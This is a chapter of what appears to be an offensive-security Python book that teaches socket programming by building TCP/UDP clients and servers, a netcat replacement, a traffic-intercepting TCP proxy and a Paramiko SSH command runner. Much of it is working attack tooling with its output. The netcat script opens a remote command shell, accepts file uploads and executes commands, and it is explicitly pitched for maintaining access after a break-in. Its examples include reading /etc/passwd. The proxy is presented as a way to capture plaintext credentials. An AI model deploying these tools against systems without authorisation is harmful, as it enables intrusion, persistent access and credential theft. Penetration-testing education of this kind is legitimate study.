2
BASIC NETWORKING TOOLS



The network is and always will be the sexiest arena for a hacker. An attacker can do almost anything with simple network access, such as scan for hosts, inject packets, sniff data, and remotely exploit hosts. But if you've worked your way into the deepest depths of an enterprise target, you may find yourself in a bit of a conundrum: you have no tools to execute network attacks. No netcat. No Wireshark. No compiler, and no means to install one. However, you might be surprised to find that in many cases, you'll have a Python install. So that's where we'll begin.

This chapter will give you some basics on Python networking using the `socket` module (The full `socket` documentation can be found here: *http://docs.python.org/3/library/socket.html*.). Along the way, we'll build clients, servers, and a TCP proxy. We'll then turn them into our very own netcat, complete with a command shell. This chapter is the foundation for subsequent chapters, in which we'll build a host discovery tool, implement cross-platform sniffers, and create a remote trojan framework. Let's get started.

Python Networking in a Paragraph

Programmers have a number of third-party tools to create networked servers and clients in Python, but the core module for all of those tools is `socket`. This module exposes all of the necessary pieces to quickly write Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) clients and servers, use raw sockets, and so forth. For the purposes of breaking in or maintaining access to target machines, this module is all you really need. Let's start by creating some simple clients and servers—the two most common quick network scripts you'll write.

TCP Client

Countless times during penetration tests, we (the authors) have needed to whip up a TCP client to test for services, send garbage data, fuzz, or perform any number of other tasks. If you are working within the confines of large enterprise environments, you won't have the luxury of using networking tools or compilers, and sometimes you'll even be missing the absolute basics, like the ability to copy/paste or connect to the internet. This is where being able to quickly create a TCP client comes in extremely handy. But enough jabbering—let's get coding. Here is a simple TCP client:

```
   import socket

   target_host = "www.google.com"
   target_port = 80

   # create a socket object
1  client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

   # connect the client
2  client.connect((target_host,target_port))

   # send some data
3  client.send(b"GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

   # receive some data
```

```
4 response = client.recv(4096)

  print(response.decode())
  client.close()
```

We first create a socket object with the `AF_INET` and `SOCK_STREAM` parameters 1. The `AF_INET` parameter indicates we'll use a standard IPv4 address or hostname, and `SOCK_STREAM` indicates that this will be a TCP client. We then connect the client to the server 2 and send it some data as bytes 3. The last step is to receive some data back and print out the response 4 and then close the socket. This is the simplest form of a TCP client, but it's the one you'll write most often.

This code snippet makes some serious assumptions about sockets that you definitely want to be aware of. The first assumption is that our connection will always succeed, and the second is that the server expects us to send data first (some servers expect to send data to you first and await your response). Our third assumption is that the server will always return data to us in a timely fashion. We make these assumptions largely for simplicity's sake. While programmers have varied opinions about how to deal with blocking sockets, exception-handling in sockets, and the like, it's quite rare for pentesters to build these niceties into their quick-and-dirty tools for recon or exploitation work, so we'll omit them in this chapter.

UDP Client

A Python UDP client is not much different from a TCP client; we need to make only two small changes to get it to send packets in UDP form:

```
  import socket

  target_host = "127.0.0.1"
  target_port = 9997

  # create a socket object
1 client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

```
    # send some data
2 client.sendto(b"AAABBBCCC",(target_host,target_port))

    # receive some data
3 data, addr = client.recvfrom(4096)

    print(data.decode())
    client.close()
```

As you can see, we change the socket type to `SOCK_DGRAM`1 when creating the socket object. The next step is to simply call `sendto()`2, passing in the data and the server you want to send the data to. Because UDP is a connectionless protocol, there is no call to `connect()` beforehand. The last step is to call `recvfrom()`3 to receive UDP data back. You will also notice that it returns both the data and the details of the remote host and port.

Again, we're not looking to be superior network programmers; we want it to be quick, easy, and reliable enough to handle our day-to-day hacking tasks. Let's move on to creating some simple servers.

TCP Server

Creating TCP servers in Python is just as easy as creating a client. You might want to use your own TCP server when writing command shells or crafting a proxy (both of which we'll do later). Let's start by creating a standard multithreaded TCP server. Crank out the following code:

```
import socket
import threading

IP = '0.0.0.0'
PORT = 9998

def main():
    server = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    server.bind((IP, PORT)) 1
    server.listen(5) 2
```

```
    print(f'[*] Listening on {IP}:{PORT}')

    while True:
        client, address = server.accept() 3
        print(f'[*] Accepted connection from {address[0]}:
{address[1]}')
        client_handler =
threading.Thread(target=handle_client, args=(client,))
        client_handler.start() 4

 def handle_client(client_socket): 5
    with client_socket as sock:
        request = sock.recv(1024)
        print(f'[*] Received: {request.decode("utf-8")}')
        sock.send(b'ACK')

if __name__ == '__main__':
    main()
```

To start off, we pass in the IP address and port we want the server to listen on 1. Next, we tell the server to start listening 2, with a maximum backlog of connections set to 5. We then put the server into its main loop, where it waits for an incoming connection. When a client connects 3, we receive the client socket in the `client` variable and the remote connection details in the `address` variable. We then create a new thread object that points to our `handle_client` function, and we pass it the client socket object as an argument. We then start the thread to handle the client connection 4, at which point the main server loop is ready to handle another incoming connection. The `handle_client` function 5 performs the `recv()` and then sends a simple message back to the client.

If you use the TCP client that we built earlier, you can send some test packets to the server. You should see output like the following:

```
[*] Listening on 0.0.0.0:9998
[*] Accepted connection from: 127.0.0.1:62512
[*] Received: ABCDEF
```

That's it! While pretty simple, this is a very useful piece of code. We'll extend it in the next couple of sections, when we build a netcat

replacement and a TCP proxy.

Replacing Netcat

Netcat is the utility knife of networking, so it's no surprise that shrewd systems administrators remove it from their systems. Such a useful tool would be quite an asset if an attacker managed to find a way in. With it, you can read and write data across the network, meaning you can use it to execute remote commands, pass files back and forth, or even open a remote shell. On more than one occasion, we've run into servers that don't have netcat installed but do have Python. In these cases, it's useful to create a simple network client and server that you can use to push files, or a listener that gives you command line access. If you've broken in through a web application, it's definitely worth dropping a Python callback to give you secondary access without having to first burn one of your trojans or backdoors. Creating a tool like this is also a great Python exercise, so let's get started writing *netcat.py*:

```
import argparse
import socket
import shlex
import subprocess
import sys
import textwrap
import threading

def execute(cmd):
    cmd = cmd.strip()
    if not cmd:
        return
 1 output = subprocess.check_output(shlex.split(cmd),

stderr=subprocess.STDOUT)
    return output.decode()
```

Here, we import all of our necessary libraries and set up the `execute` function, which receives a command, runs it, and returns the output as a string. This function contains a new library we haven't covered yet: the `subprocess` library. This library provides a powerful

process-creation interface that gives you a number of ways to interact with client programs. In this case 1, we're using its `check_output` method, which runs a command on the local operating system and then returns the output from that command.

Now let's create our main block responsible for handling command line arguments and calling the rest of our functions:

```
if __name__ == '__main__':
    parser = argparse.ArgumentParser( 1
        description='BHP Net Tool',
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog=textwrap.dedent('''Example: 2
            netcat.py -t 192.168.1.108 -p 5555 -l -c #
command shell
            netcat.py -t 192.168.1.108 -p 5555 -l -
u=mytest.txt # upload to file
            netcat.py -t 192.168.1.108 -p 5555 -l -e=\"cat
/etc/passwd\" # execute command
            echo 'ABC' | ./netcat.py -t 192.168.1.108 -p 135
# echo text to server port 135
            netcat.py -t 192.168.1.108 -p 5555 # connect to
server
        '''))
    parser.add_argument('-c', '--command',
action='store_true', help='command shell') 3
    parser.add_argument('-e', '--execute', help='execute
specified command')
    parser.add_argument('-l', '--listen',
action='store_true', help='listen')
    parser.add_argument('-p', '--port', type=int,
default=5555, help='specified port')
    parser.add_argument('-t', '--target',
default='192.168.1.203', help='specified IP')
    parser.add_argument('-u', '--upload', help='upload file')
    args = parser.parse_args()
    if args.listen: 4
        buffer = ''
    else:
        buffer = sys.stdin.read()

    nc = NetCat(args, buffer.encode())
    nc.run()
```

We use the `argparse` module from the standard library to create a command line interface 1. We'll provide arguments so it can be invoked to upload a file, execute a command, or start a command shell.

We provide example usage that the program will display when the user invokes it with `--help`2 and add six arguments that specify how we want the program to behave 3. The `-c` argument sets up an interactive shell, the `-e` argument executes one specific command, the `-l` argument indicates that a listener should be set up, the `-p` argument specifies the port on which to communicate, the `-t` argument specifies the target IP, and the `-u` argument specifies the name of a file to upload. Both the sender and receiver can use this program, so the arguments define whether it's invoked to send or listen. The `-c`, `-e`, and `-u` arguments imply the `-l` argument, because those arguments apply to only the listener side of the communication. The sender side makes the connection to the listener, and so it needs only the `-t` and `-p` arguments to define the target listener.

If we're setting it up as a listener 4, we invoke the `NetCat` object with an empty buffer string. Otherwise, we send the buffer content from `stdin`. Finally, we call the `run` method to start it up.

Now let's start putting in the plumbing for some of these features, beginning with our client code. Add the following code above the main block:

```
class NetCat:
 1 def __init__(self, args, buffer=None):
        self.args = args
        self.buffer = buffer
     2 self.socket = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
        self.socket.setsockopt(socket.SOL_SOCKET,
socket.SO_REUSEADDR, 1)

    def run(self):
        if self.args.listen:
         3 self.listen()
```

```
        else:
         4 self.send()
```

We initialize the `NetCat` object with the arguments from the command line and the buffer 1 and then create the socket object 2.

The `run` method, which is the entry point for managing the `NetCat` object, is pretty simple: it delegates execution to two methods. If we're setting up a listener, we call the `listen` method 3. Otherwise, we call the `send` method 4.

Now let's write that `send` method:

```
    def send(self):
     1 self.socket.connect((self.args.target,
self.args.port))
        if self.buffer:
            self.socket.send(self.buffer)

     2 try:
         3 while True:
                recv_len = 1
                response = ''
                while recv_len:
                    data = self.socket.recv(4096)
                    recv_len = len(data)
                    response += data.decode()
                    if recv_len < 4096:
                     4 break
                if response:
                    print(response)
                    buffer = input('> ')
                    buffer += '\n'
                 5 self.socket.send(buffer.encode())
     6 except KeyboardInterrupt:
            print('User terminated.')
            self.socket.close()
            sys.exit()
```

We connect to the target and port 1, and if we have a buffer, we send that to the target first. Then we set up a `try/catch` block so we can manually close the connection with CTRL-C 2. Next, we start a

loop 3 to receive data from the target. If there is no more data, we break out of the loop 4. Otherwise, we print the response data and pause to get interactive input, send that input 5, and continue the loop.

The loop will continue until the `KeyboardInterrupt` occurs (CTRL-C) 6, which will close the socket.

Now let's write the method that executes when the program runs as a listener:

```
def listen(self):
 1 self.socket.bind((self.args.target, self.args.port))
    self.socket.listen(5)
 2 while True:
        client_socket, _ = self.socket.accept()
    3 client_thread = threading.Thread(
            target=self.handle, args=(client_socket,)
        )
        client_thread.start()
```

The `listen` method binds to the target and port 1 and starts listening in a loop 2, passing the connected socket to the `handle` method 3.

Now let's implement the logic to perform file uploads, execute commands, and create an interactive shell. The program can perform these tasks when operating as a listener.

```
def handle(self, client_socket):
 1 if self.args.execute:
        output = execute(self.args.execute)
        client_socket.send(output.encode())

 2 elif self.args.upload:
        file_buffer = b''
        while True:
            data = client_socket.recv(4096)
            if data:
                file_buffer += data
            else:
                break
```

```
            with open(self.args.upload, 'wb') as f:
                f.write(file_buffer)
            message = f'Saved file {self.args.upload}'
            client_socket.send(message.encode())

3       elif self.args.command:
            cmd_buffer = b''
            while True:
                try:
                    client_socket.send(b'BHP: #> ')
                    while '\n' not in cmd_buffer.decode():
                        cmd_buffer += client_socket.recv(64)
                    response = execute(cmd_buffer.decode())
                    if response:
                        client_socket.send(response.encode())
                    cmd_buffer = b''
                except Exception as e:
                    print(f'server killed {e}')
                    self.socket.close()
                    sys.exit()
```

The `handle` method executes the task corresponding to the command line argument it receives: execute a command, upload a file, or start a shell. If a command should be executed 1, the `handle` method passes that command to the `execute` function and sends the output back on the socket. If a file should be uploaded 2, we set up a loop to listen for content on the listening socket and receive data until there's no more data coming in. Then we write that accumulated content to the specified file. Finally, if a shell is to be created 3, we set up a loop, send a prompt to the sender, and wait for a command string to come back. We then execute the command by using the `execute` function and return the output of the command to the sender.

You'll notice that the shell scans for a newline character to determine when to process a command, which makes it netcat friendly. That is, you can use this program on the listener side and use netcat itself on the sender side. However, if you're conjuring up a Python client to speak to it, remember to add the newline character. In the `send` method, you can see we do add the newline character after we get input from the console.

Kicking the Tires

Now let's play around with it a bit to see some output. In one terminal or `cmd.exe` shell, run the script with the `--help` argument:

```
$ python netcat.py  --help
usage: netcat.py [-h] [-c] [-e EXECUTE] [-l] [-p PORT] [-t
TARGET] [-u UPLOAD]

BHP Net Tool

optional arguments:
  -h, --help            show this help message and exit
  -c, --command         initialize command shell
  -e EXECUTE, --execute EXECUTE
                        execute specified command
  -l, --listen          listen
  -p PORT, --port PORT  specified port
  -t TARGET, --target TARGET
                        specified IP
  -u UPLOAD, --upload UPLOAD
                        upload file

Example:
      netcat.py -t 192.168.1.108 -p 5555 -l -c # command
shell
      netcat.py -t 192.168.1.108 -p 5555 -l -u=mytest.txt #
upload to file
      netcat.py -t 192.168.1.108 -p 5555 -l -e="cat
/etc/passwd" # execute command
      echo 'ABCDEFGHI' | ./netcat.py -t 192.168.1.108 -p 135
          # echo local text to server port 135
      netcat.py -t 192.168.1.108 -p 5555 # connect to server
```

Now, on your Kali machine, set up a listener using its own IP and port 5555 to provide a command shell:

```
$ python netcat.py -t 192.168.1.203 -p 5555 -l -c
```

Now fire up another terminal on your local machine and run the script in client mode. Remember that the script reads from stdin and will do so until it receives the end-of-file (EOF) marker. To send EOF, press CTRL-D on your keyboard:

```
% python netcat.py -t 192.168.1.203 -p 5555
CTRL-D
<BHP:#>  ls -la
total 23497
drwxr-xr-x 1 502 dialout      608 May 16 17:12 .
drwxr-xr-x 1 502 dialout      512 Mar 29 11:23 ..
-rw-r--r-- 1 502 dialout     8795 May  6 10:10 mytest.png
-rw-r--r-- 1 502 dialout    14610 May 11 09:06 mytest.sh
-rw-r--r-- 1 502 dialout     8795 May  6 10:10 mytest.txt
-rw-r--r-- 1 502 dialout     4408 May 11 08:55 netcat.py
<BHP: #> uname -a
Linux kali 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1
(2019-12-09) x86_64 GNU/Linux
```

You can see that we receive our custom command shell. Because we're on a Unix host, we can run local commands and receive output in return, as if we had logged in via SSH or were on the box locally. We can perform the same setup on the Kali machine but have it execute a single command using the `-e` switch:

```
$ python netcat.py -t 192.168.1.203 -p 5555 -l -e="cat
/etc/passwd"
```

Now, when we connect to Kali from the local machine, we're rewarded with the output from the command:

```
% python netcat.py -t 192.168.1.203 -p 5555

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

We could also use netcat on the local machine:

```
% nc 192.168.1.203 5555
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Finally, we could use the client to send out requests the good, old-fashioned way:

```
$ echo -ne "GET / HTTP/1.1\r\nHost: reachtim.com\r\n\r\n"
|python ./netcat.py -t reachtim.com -p 80

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Mon, 18 May 2020 12:46:30 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 229
Connection: keep-alive
Location: https://reachtim.com/

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a
href="https://reachtim.com/">here</a>.</p>
</body></html>
```

There you go! While not a super technical technique, it’s a good foundation for hacking together some client and server sockets in Python and using them for evil. Of course, this program covers only the fundamentals; use your imagination to expand or improve it. Next, let’s build a TCP proxy, which is useful in any number of offensive scenarios.

Building a TCP Proxy

There are several reasons to have a TCP proxy in your tool belt. You might use one for forwarding traffic to bounce from host to host, or when assessing network-based software. When performing penetration tests in enterprise environments, you probably won’t be able to run Wireshark; nor will you be able to load drivers to sniff the loopback on Windows, and network segmentation will prevent you

from running your tools directly against your target host. We've built simple Python proxies, like this one, in various cases to help you understand unknown protocols, modify traffic being sent to an application, and create test cases for fuzzers.

The proxy has a few moving parts. Let's summarize the four main functions we need to write. We need to display the communication between the local and remote machines to the console (`hexdump`). We need to receive data from an incoming socket from either the local or remote machine (`receive_from`). We need to manage the traffic direction between remote and local machines (`proxy_handler`). Finally, we need to set up a listening socket and pass it to our `proxy_handler` (`server_loop`).

Let's get to it. Open a new file called *proxy.py*:

```
import sys
import socket
import threading

1 HEX_FILTER = ''.join(
    [(len(repr(chr(i))) == 3) and chr(i) or '.' for i in
range(256)])

def hexdump(src, length=16, show=True):
 2 if isinstance(src, bytes):
        src = src.decode()

    results = list()
    for i in range(0, len(src), length):
     3 word = str(src[i:i+length])

     4 printable = word.translate(HEX_FILTER)
       hexa = ' '.join([f'{ord(c):02X}' for c in word])
       hexwidth = length*3
     5 results.append(f'{i:04x}  {hexa:<{hexwidth}}
{printable}')
    if show:
        for line in results:
            print(line)
    else:
        return results
```

We start with a few imports. Then we define a `hexdump` function that takes some input as bytes or a string and prints a hexdump to the console. That is, it will output the packet details with both their hexadecimal values and ASCII-printable characters. This is useful for understanding unknown protocols, finding user credentials in plaintext protocols, and much more. We create a `HEXFILTER` string 1 that contains ASCII printable characters, if one exists, or a dot (.) if such a representation doesn't exist. For an example of what this string could contain, let's look at the character representations of two integers, 30 and 65, in an interactive Python shell:

```
>>> chr(65)
'A'
>>> chr(30)
'\x1e'
>>> len(repr(chr(65)))
3
>>> len(repr(chr(30)))
6
```

The character representation of 65 is printable and the character representation of 30 is not. As you can see, the representation of the printable character has a length of 3. We use that fact to create the final `HEXFILTER` string: provide the character if possible and a dot (.) if not.

The list comprehension used to create the string employs a Boolean short-circuit technique, which sounds pretty fancy. Let's break it down: for each integer in the range of 0 to 255, if the length of the corresponding character equals 3, we get the character (`chr(i)`). Otherwise, we get a dot (`.`). Then we `join` that list into a string so it looks something like this:

```
'................................
!"#$%&\'()*+,-./0123456789:;<=>?
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[.]^_`abcdefghijklmnopqrstuvwxyz{|
}~.................................¡¢£¤¥¦§¨©ª«¬.®¯°±²³
´µ¶·¸¹º»¼½¾¿ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞßàáâãäåæçèéêëìíîïð
ñòóôõö÷øùúûüýþÿ'
```

The list comprehension gives a printable character representation of the first 256 integers. Now we can create the `hexdump` function. First, we make sure we have a string, decoding the bytes if a byte string was passed in 2. Then we grab a piece of the string to dump and put it into the `word` variable 3. We use the `translate` built-in function to substitute the string representation of each character for the corresponding character in the raw string (`printable`) 4. Likewise, we substitute the hex representation of the integer value of every character in the raw string (`hexa`). Finally, we create a new array to hold the strings, `result`, that contains the hex value of the index of the first byte in the word, the hex value of the word, and its printable representation 5. The output looks like this:

```
>> hexdump('python rocks\n and proxies roll\n')
0000  70 79 74 68 6F 6E 20 72 6F 63 6B 73 0A 20 61 6E
python rocks. an
0010  64 20 70 72 6F 78 69 65 73 20 72 6F 6C 6C 0A      d
proxies roll.
```

This function provides us with a way to watch the communication going through the proxy in real time. Now let's create a function that the two ends of the proxy will use to receive data:

```
def receive_from(connection):
    buffer = b""
 1 connection.settimeout(5)
    try:
        while True:
         2 data = connection.recv(4096)
            if not data:
                break
            buffer += data
    except Exception as e:
        pass
    return buffer
```

For receiving both local and remote data, we pass in the socket object to be used. We create an empty byte string, `buffer`, that will accumulate responses from the socket 1. By default, we set a five-second time-out, which might be aggressive if you're proxying traffic

to other countries or over lossy networks, so increase the time-out as necessary. We set up a loop to read response data into the `buffer`2 until there's no more data or we time out. Finally, we return the `buffer` byte string to the caller, which could be either the local or remote machine.

Sometimes you may want to modify the response or request packets before the proxy sends them on their way. Let's add a couple of functions (`request_handler` and `response_handler`) to do just that:

```
def request_handler(buffer):
    # perform packet modifications
    return buffer

def response_handler(buffer):
    # perform packet modifications
    return buffer
```

Inside these functions, you can modify the packet contents, perform fuzzing tasks, test for authentication issues, or do whatever else your heart desires. This can be useful, for example, if you find plaintext user credentials being sent and want to try to elevate privileges on an application by passing in `admin` instead of your own username.

Let's dive into the `proxy_handler` function now by adding this code:

```
def proxy_handler(client_socket, remote_host, remote_port,
receive_first):
    remote_socket = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    remote_socket.connect((remote_host, remote_port)) 1

    if receive_first: 2
        remote_buffer = receive_from(remote_socket)
        hexdump(remote_buffer)

    remote_buffer = response_handler(remote_buffer) 3
    if len(remote_buffer):
        print("[<==] Sending %d bytes to localhost." %
len(remote_buffer))
```

```
        client_socket.send(remote_buffer)

    while True:
        local_buffer = receive_from(client_socket)
        if len(local_buffer):
            line = "[==>]Received %d bytes from localhost." %
len(local_buffer)
            print(line)
            hexdump(local_buffer)

            local_buffer = request_handler(local_buffer)
            remote_socket.send(local_buffer)
            print("[==>] Sent to remote.")

        remote_buffer = receive_from(remote_socket)
        if len(remote_buffer):
            print("[<==] Received %d bytes from remote." %
len(remote_buffer))
            hexdump(remote_buffer)

            remote_buffer = response_handler(remote_buffer)
            client_socket.send(remote_buffer)
            print("[<==] Sent to localhost.")

        if not len(local_buffer) or not len(remote_buffer): 4
            client_socket.close()
            remote_socket.close()
            print("[*] No more data. Closing connections.")
            break
```

This function contains the bulk of the logic for our proxy. To start off, we connect to the remote host 1. Then we check to make sure we don't need to first initiate a connection to the remote side and request data before going into the main loop 2. Some server daemons will expect you to do this (FTP servers typically send a banner first, for example). We then use the `receive_from` function for both sides of the communication. It accepts a connected socket object and performs a receive. We dump the contents of the packet so that we can inspect it for anything interesting. Next, we hand the output to the `response_handler` function 3 and then send the received buffer to the local client. The rest of the proxy code is straightforward: we set up our loop to continually read from the local client, process the data, send it to the remote client, read from the

remote client, process the data, and send it to the local client until we no longer detect any data. When there's no data to send on either side of the connection 4, we close both the local and remote sockets and break out of the loop.

Let's put together the `server_loop` function to set up and manage the connection:

```
def server_loop(local_host, local_port,
                remote_host, remote_port, receive_first):
    server = socket.socket(socket.AF_INET,
socket.SOCK_STREAM) 1
    try:
        server.bind((local_host, local_port)) 2
    except Exception as e:
        print('problem on bind: %r' % e)

        print("[!!] Failed to listen on %s:%d" % (local_host,
local_port))
        print("[!!] Check for other listening sockets or
correct permissions.")
        sys.exit(0)

    print("[*] Listening on %s:%d" % (local_host,
local_port))
    server.listen(5)
    while True: 3
        client_socket, addr = server.accept()
        # print out the local connection information
        line = "> Received incoming connection from %s:%d" %
(addr[0], addr[1])
        print(line)
        # start a thread to talk to the remote host
        proxy_thread = threading.Thread( 4
            target=proxy_handler,
            args=(client_socket, remote_host,
            remote_port, receive_first))
        proxy_thread.start()
```

The `server_loop` function creates a socket 1 and then binds to the local host and listens 2. In the main loop 3, when a fresh connection request comes in, we hand it off to the `proxy_handler` in a new thread

4, which does all of the sending and receiving of juicy bits to either side of the data stream.

The only part left to write is the `main` function:

```
def main():
    if len(sys.argv[1:]) != 5:
        print("Usage: ./proxy.py [localhost] [localport]",
end='')
        print("[remotehost] [remoteport] [receive_first]")
        print("Example: ./proxy.py 127.0.0.1 9000 10.12.132.1
9000 True")
        sys.exit(0)
    local_host = sys.argv[1]
    local_port = int(sys.argv[2])

    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])

    receive_first = sys.argv[5]

    if "True" in receive_first:
        receive_first = True
    else:
        receive_first = False

    server_loop(local_host, local_port,
        remote_host, remote_port, receive_first)

if __name__ == '__main__':
    main()
```

In the `main` function, we take in some command line arguments and then fire up the server loop that listens for connections.

Kicking the Tires

Now that we have the core proxy loop and the supporting functions in place, let's test it against an FTP server. Fire up the proxy with the following options:

```
tim@kali: sudo python proxy.py    192.168.1.203 21
ftp.sun.ac.za 21 True
```

We used `sudo` here because port 21 is a privileged port, so listening on it requires administrative or root privileges. Now launch any FTP client and set it to use localhost and port 21 as its remote host and port. Of course, you'll want to point your proxy to an FTP server that will actually respond to you. When we ran this against a test FTP server, we got the following result:

```
[*] Listening on 192.168.1.203:21
> Received incoming connection from 192.168.1.203:47360
[<==] Received 30 bytes from remote.
0000  32 32 30 20 57 65 6C 63 6F 6D 65 20 74 6F 20 66   220
Welcome to f
0010  74 70 2E 73 75 6E 2E 61 63 2E 7A 61 0D 0A
tp.sun.ac.za..
0000  55 53 45 52 20 61 6E 6F 6E 79 6D 6F 75 73 0D 0A   USER
anonymous..
0000  33 33 31 20 50 6C 65 61 73 65 20 73 70 65 63 69   331
Please speci
0010  66 79 20 74 68 65 20 70 61 73 73 77 6F 72 64 2E   fy
the password.
0020  0D 0A                                             ..
0000  50 41 53 53 20 73 65 6B 72 65 74 0D 0A            PASS
sekret..
0000  32 33 30 20 4C 6F 67 69 6E 20 73 75 63 63 65 73   230
Login succes
0010  73 66 75 6C 2E 0D 0A
sful...
[==>] Sent to local.
[<==] Received 6 bytes from local.
0000  53 59 53 54 0D 0A
SYST..
0000  32 31 35 20 55 4E 49 58 20 54 79 70 65 3A 20 4C   215
UNIX Type: L
0010  38 0D 0A                                         8..
[<==] Received 28 bytes from local.
0000  50 4F 52 54 20 31 39 32 2C 31 36 38 2C 31 2C 32   PORT
192,168,1,2
0010  30 33 2C 31 38 37 2C 32 32 33 0D 0A
03,187,223..
0000  32 30 30 20 50 4F 52 54 20 63 6F 6D 6D 61 6E 64   200
PORT command
0010  20 73 75 63 63 65 73 73 66 75 6C 2E 20 43 6F 6E
successful. Con
0020  73 69 64 65 72 20 75 73 69 6E 67 20 50 41 53 56   sider
using PASV
0030  2E 0D 0A                                         ...
```

```
[<==] Received 6 bytes from local.
0000  4C 49 53 54 0D 0A                                  
LIST..
[<==] Received 63 bytes from remote.
0000  31 35 30 20 48 65 72 65 20 63 6F 6D 65 73 20 74   150 
Here comes t
0010  68 65 20 64 69 72 65 63 74 6F 72 79 20 6C 69 73   he 
directory lis
0020  74 69 6E 67 2E 0D 0A 32 32 36 20 44 69 72 65 63   
ting...226 Direc
0030  74 6F 72 79 20 73 65 6E 64 20 4F 4B 2E 0D 0A      tory 
send OK...
0000  50 4F 52 54 20 31 39 32 2C 31 36 38 2C 31 2C 32   PORT 
192,168,1,2
0010  30 33 2C 32 31 38 2C 31 31 0D 0A                  
03,218,11..
0000  32 30 30 20 50 4F 52 54 20 63 6F 6D 6D 61 6E 64   200 
PORT command
0010  20 73 75 63 63 65 73 73 66 75 6C 2E 20 43 6F 6E   
successful. Con
0020  73 69 64 65 72 20 75 73 69 6E 67 20 50 41 53 56   sider 
using PASV
0030  2E 0D 0A                                          ...
0000  51 55 49 54 0D 0A                                  
QUIT..
[==>] Sent to remote.
0000  32 32 31 20 47 6F 6F 64 62 79 65 2E 0D 0A         221 
Goodbye...
[==>] Sent to local.
[*] No more data. Closing connections.
```

In another terminal on the Kali machine, we started an FTP session to the Kali machine's IP address using the default port, 21:

```
tim@kali:$ ftp 192.168.1.203
Connected to 192.168.1.203.
220 Welcome to ftp.sun.ac.za
Name (192.168.1.203:tim): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
```

```
lrwxrwxrwx    1 1001     1001           48 Jul 17  2008 CPAN
-> pub/mirrors/ftp.funet.fi/pub/languages/perl/CPAN
lrwxrwxrwx    1 1001     1001           21 Oct 21  2009 CRAN
-> pub/mirrors/ubuntu.com
drwxr-xr-x    2 1001     1001         4096 Apr 03  2019 veeam
drwxr-xr-x    6 1001     1001         4096 Jun 27  2016
win32InetKeyTeraTerm
226 Directory send OK.
ftp> bye
221 Goodbye.
```

You can clearly see that we're able to successfully receive the FTP banner and send in a username and password, and that it cleanly exits.

SSH with Paramiko

Pivoting with BHNET, the netcat replacement we built, is pretty handy, but sometimes it's wise to encrypt your traffic to avoid detection. A common means of doing so is to tunnel the traffic using Secure Shell (SSH). But what if your target doesn't have an SSH client, just like 99.81943 percent of Windows systems?

While there are great SSH clients available for Windows, like PuTTY, this is a book about Python. In Python, you could use raw sockets and some crypto magic to create your own SSH client or server—but why create when you can reuse? Paramiko, which uses PyCrypto, gives you simple access to the SSH2 protocol.

To learn about how this library works, we'll use Paramiko to make a connection and run a command on an SSH system, configure an SSH server and SSH client to run remote commands on a Windows machine, and finally puzzle out the reverse tunnel demo file included with Paramiko to duplicate the proxy option of BHNET. Let's begin.

First, grab Paramiko by using the `pip` installer (or download it from *http://www.paramiko.org/*):

```
pip install paramiko
```

We'll use some of the demo files later, so make sure you download them from the Paramiko GitHub repo as well (*https://github.com/paramiko/paramiko/*).

Create a new file called *ssh_cmd.py* and enter the following:

```
import paramiko

def ssh_command(ip, port, user, passwd, cmd):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, port=port, username=user,
password=passwd)

    _, stdout, stderr = client.exec_command(cmd)
    output = stdout.readlines() + stderr.readlines()
    if output:
        print('--- Output ---')
        for line in output:
            print(line.strip())

if __name__ == '__main__':
    import getpass
    # user = getpass.getuser()
    user = input('Username: ')
    password = getpass.getpass()

    ip = input('Enter server IP: ') or '192.168.1.203'
    port = input('Enter port or <CR>: ') or 2222
    cmd = input('Enter command or <CR>: ') or 'id'
    ssh_command(ip, port, user, password, cmd)
```

We create a function called `ssh_command`1, which makes a connection to an SSH server and runs a single command. Note that Paramiko supports authentication with keys instead of (or in addition to) password authentication. You should use SSH key authentication in a real engagement, but for ease of use in this example, we'll stick with the traditional username and password authentication.

Because we're controlling both ends of this connection, we set the policy to accept the SSH key for the SSH server we're connecting to

2 and make the connection. Assuming the connection is made, we run the command 3 that we passed in the call to the `ssh_command` function. Then, if the command produced output, we print each line of the output.

In the main block, we use a new module, `getpass`4. You can use it to get the username from the current environment, but since our username is different on the two machines, we explicitly ask for the username on the command line. We then use the `getpass` function to request the password (the response will not be displayed on the console to frustrate any shoulder-surfers). Then we get the IP, port, and command (`cmd`) to run and send it to be executed 5.

Let's run a quick test by connecting to our Linux server:

```
% python ssh_cmd.py
Username: tim
Password:
Enter server IP: 192.168.1.203
Enter port or <CR>: 22
Enter command or <CR>: id
--- Output ---
uid=1000(tim) gid=1000(tim) groups=1000(tim),27(sudo)
```

